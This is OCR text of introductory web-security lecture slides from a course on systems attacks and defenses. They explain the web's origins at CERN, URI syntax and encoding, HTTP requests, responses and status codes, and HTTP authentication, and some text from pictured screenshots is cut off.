
CSC 591
Systems Attacks and Defenses

Web Security

Alexandros Kapravelos
akaprav@ncsu.edu

(Derived from slides by Giovanni Vigna and Adam Doupe)



Home

Access to this information is provided as part of the WorldWideWeb project. The WWW project does not take responsability for the accuracy of information provided by others.

How to proceed

References to other information are represented like this . Double-click on it to jump to related information.

General CERN Information sources

Now choose an area in which you would like to start browsing. The system currently has access to three sources of information. With the indexes, you should use the keyword search option on your browser.

CERN Information — A general keyword index of information made available by the computer centre, including CERN, Cray and IBM help files, "Writeups", and the Computer Newsletter (CNL). (This is the same data on CERNVM which is also available on CERNVM with the VM FIND command) .

Yellow Pages — A keyword index to the CERN telephone book by function.

You can access the internet news scheme (Seeinformation for new users). News articles are distributed typically CERN-wide or worldwide, and have a finite lifetime.

may be of general interest at CERN include

ws

re Technology Interest Group) news.

machine, see also the following topics:

on this WorldWideWeb application

Info

HyperMedia Browser/Editor

Version 1.0
Alpha only

An excercise in global information availability

by Tim Berners-Lee


1990,91, CERN. Distribution restricted: ask for terms. TEST VERSION ONLY

ext: Text which is not constrained to be linear.
edia: Information which is not constrained linear... or to be text.

his is the first version of the NextStep WorldWideWeb application ith the libWWW library. Bug reports to www-bug@info.cern.ch. heck the list of known bugs in the web too.

his was the original prototype for the World-Wide Web. Many rowers for other platforms now exist. Read the web for details.

ou should configure the newsreader code in this application to know here your local news (NNTP) srever is. Type in a terminal window



World Wide Web

The WorldWideWeb (W3) is a wide-area hypermedia information retrieval initiative aiming to give universal access to a large universe of documents.

Everything there is online about W3 is linked directly or indirectly to this document, including an executive summary of the project, Mailing lists , Policy , November's W3 news , Frequently Asked Questions .

What's out there?
: Pointers to the world's online information, subjects , W3 servers, etc.

Help
: on the browser you are using

Software Products
: A list of W3 project components and their current state. (e.g. Line Mode ,X11 Viola , NeXTStep , Servers , Tools , Mail robot , Library)

Technical
: Details of protocols, formats, program internals etc

Bibliography
: Paper documentation on W3 and references.

People
: A list of some people involved in the project.

History
: A summary of the history of the project.

How can I help ?
: If you would like to support the web..

Getting code
: Getting the code by anonymous FTP , etc.

Sir Tim Berners-Lee

ACM Turing Award 2016

Birth of the Web

- Created by Tim Berners-Lee while he was working at CERN
  - First CERN proposal in 1989
  - Finished first website end of 1990
- Weaving the Web: The Original Design and Ultimate Destiny of the World Wide Web, Tim Berners-Lee

Design


- Originally envisioned as a way to share research results and information at CERN
- Combined multiple emerging technologies
  - Hypertext
  - Internet (TCP/IP)
- Idea grew into “universal access to a large universe of documents”

Three Central Questions

- How to name a resource?
- How to request and serve a resource?
- How to create hypertext?

Three Central Technologies

- How to name a resource?
  - Uniform Resource Identifier (URI/URL)
- How to request and serve a resource?
  - Hypertext Transfer Protocol (HTTP)
- How to create hypertext?
  - Hypertext Markup Language (HTML)



HTML

URI

HTTP

Uniform Resource Identifier

- Essential metadata to reach/find a resource
- Answers the following questions:
  - Which server has it?
  - How do I ask?
  - How can the server locate the resource?
- Latest definition in RFC 3986 (January 2005)

URI – Syntax

```
<scheme>:<authority>/<path>?<query>#<fragment>
```

URI – Syntax

```
<scheme>:<authority>/<path>?<query>#<fragment>
```

- scheme
  - The protocol to use to request the resource
- authority
  - The entity that controls the interpretation of the rest of the URI
  - Usually a server name
    - <username>@<host>:<port>
- path
  - Usually a hierarchical pathname composed of “/” separated strings
- query
  - Used to pass non-hierarchical data
- fragment
  - Used to identify a subsection or subresource of the resource

URI – Syntax

```
<scheme>:<authority>/<path>?<query>#<fragment>
```

Examples:

```
foo://example.com:8042/over/there?test=bar#nose

ftp://ftp.ietf.org/rfc/rfc1808.txt

mailto:akaprav@ncsu.edu

https://example.com/test/example:1.html?/alex
```

URI – Reserved Characters

:

/

?

#

[

]

@

!

$

&

‘

(

)

*

+

,

;

=

URI – Percent Encoding

- Must be used to encode anything that is **not** of the following:
  Alpha [`a-zA-Z`]
  Digit [`0-9`]
  `-`
  `.`
  `_`
  `~`

URI – Percent Encoding

- Encode a byte outside the range with percent sign (%) followed by hexadecimal representation of byte
  - & -> %26
  - % -> %25
  - <space> -> %20
  - …
- Let’s fix our previous example:
  - `https://example.com/test/example:1.html?/alex`
  - `https://example.com/test/example%3A1.html?%2Falex`

URI – Absolute vs. Relative

- URI can specify the absolute location of the resource
  - `https://example.com/test/help.html`
- Or the URI can specify a location relative to the current resource
  - //example.com/example/demo.html
    - Relative to the current network-path (scheme)
  - /test/help.html
    - Relative to the current authority
  - ../../people.html
    - Relative to the current authority and path
- Context important in all cases
  - http://localhost:8080/test


Hypertext Transport Protocol

- Protocol for how a web client can request a resource from a web server
- Based on TCP, uses port 80 by default
- Version 1.0
  - Defined in RFC 1945 (May 1996)
- Version 1.1
  - Defined in RFC 2616 (June 1999)
- Version 2.0
  - Based on SPDY, still under discussion

HTTP – Overview

- Client
  - Opens TCP connection to the server
  - Sends request to the server
- Server
  - Listens for incoming TCP connections
  - Reads request
  - Sends response

Architecture




HTTP Request

HTTP Reply

Client

Server

Architecture



HTTP Request

HTTP Reply

HTTP Request

Cache


Tunnel

Proxy

Cached Reply

Firewall

Architecture



Requests

- An HTTP request consists of:
  - method
  - resource (derived from the URI)
  - protocol version
  - client information
  - body (optional)

Requests – Syntax

- Start line, followed by headers, followed by body
  - Each line separated by CRLF
- Headers separated by body via empty line (just CRLF)

Requests – Methods

- The method that that client wants applied to the resource
- Common methods
  - GET – Request transfer of the entity referred to by the URI
  - POST – Ask the server to process the included body as “data” associated with the resource identified by the URI
  - PUT – Request that the enclosed entity be stored under the supplied URI
  - HEAD – Identical to GET except server **must not** return a body

Requests – Methods

- OPTIONS – Request information about the communication options available on the request/response chain identified by the URL
- DELETE – Request that the server delete the resource identified by the URI
- TRACE – used to invoke a remote, application-layer loop-back of the request message and the server should reflect the message received back to the client as the body of the response
- CONNECT – used with proxies
- …
  - A webserver can define arbitrary extension methods

Requests – Example

```
GET / HTTP/1.1
User-Agent: curl/7.37.1
Host: www.google.com
Accept: */*
```

Modern Requests

```
GET / HTTP/1.1
Host: www.google.com
Accept-Encoding: deflate, gzip
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/39.0.2171.95 Safari/537.36
```

Responses

- An HTTP response consists of:
  - protocol version
  - status code
  - short reason
  - headers
  - body

Responses – Syntax

- Status line, followed by headers, followed by body
    - Each line separated by CRLF
- Headers separated by body via empty line (just CRLF)
- Almost the same overall structure as request

Responses – Status Codes

- 1XX – Informational: request received, continuing to process
- 2XX – Successful: request received, understood, and accepted
- 3XX – Redirection: user agent needs to take further action to fulfill the request
- 4XX – Client error: request cannot be fulfilled or error in request
- 5XX – Server error: the server is aware that it has erred or is incapable of performing the request

Responses – Status Codes

- "200"   ; OK
- "201"   ; Created
- "202"   ; Accepted
- "204"   ; No Content
- “301"   ; Moved Permanently
- "307"   ; Temporary Redirect

Responses – Status Codes

- "400"   ; Bad Request
- "401"   ; Unauthorized
- "403"   ; Forbidden
- "404"   ; Not Found
- "500"   ; Internal Server Error
- "501"   ; Not Implemented
- "502"   ; Bad Gateway
- "503"   ; Service Unavailable

Requests – Example

```
GET / HTTP/1.1
User-Agent: curl/7.37.1
Host: www.google.com
Accept: */*
```

Responses – Example

```
HTTP/1.1 200 OK
Date: Tue, 13 Jan 2015 03:57:26 GMT
Expires: -1
Cache-Control: private, max-age=0
Content-Type: text/html; charset=ISO-8859-1
Set-Cookie: …
Server: gws
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
Alternate-Protocol: 80:quic,p=0.02
Accept-Ranges: none
Vary: Accept-Encoding
Transfer-Encoding: chunked

<!doctype html><html itemscope=""
itemtype="http://schema.org/WebPage" lang="en"><head><meta
content="Search the world's information, including webpages,
images, videos and more. Go …
```

HTTP Authentication

- Based on a simple *challenge-response* scheme
- The *challenge* is returned by the server as part of a 401 (unauthorized) reply message and specifies the authentication schema to be used
- An authentication request refers to a *realm*, that is, a set of resources on the server
- The client must include an Authorization header field with the required (valid) credentials

HTTP Basic Authentication

- The server replies to an unauthorized request with a `401` message containing the header field

```
WWW-Authenticate: Basic realm="ReservedDocs"
```

- The client retries the access including in the header a field containing a cookie composed of base64 encoded (RFC 2045) username and password

```
Authorization: Basic QWxhZGRpbjpvcGVuIHNlc2FtZQ==
```

- Can you crack the username/password?

HTTP 1.1 Authentication

- Defines an additional authentication scheme based on cryptographic digests (RFC 2617)
  - Server sends a nonce as challenge
  - Client sends request with digest of the username, the password, the given nonce value, the HTTP method, and the requested URL
- To authenticate the users the web server has to have access to clear-text user passwords

Monitoring and Modifying HTTP Traffic

- HTTP traffic can be analyzed in different ways
  - Sniffers can be used to collect traffic
  - Servers can be configured to create extensive logs
  - Browsers can be used to analyze the content received from a server
  - Client-side/server-side proxies can be used to analyze the traffic without having to modify the target environment
- Client-side proxies are especially effective in performing vulnerability analysis because they allow one to examine and modify each request and reply
  - Firefox extensions: LiveHTTPHeaders, Tamper Data
  - Burp Proxy
    - This is a professional-grade tool that I use

Hypertext Markup Language

- A simple data format used to create hypertext documents that are portable from one platform to another
- Based on Standard Generalized Markup Language (SGML) (ISO 8879:1986)
- HTML 2.0
  - Proposed in RFC 1866 (November 1995)
- HTML 3.2
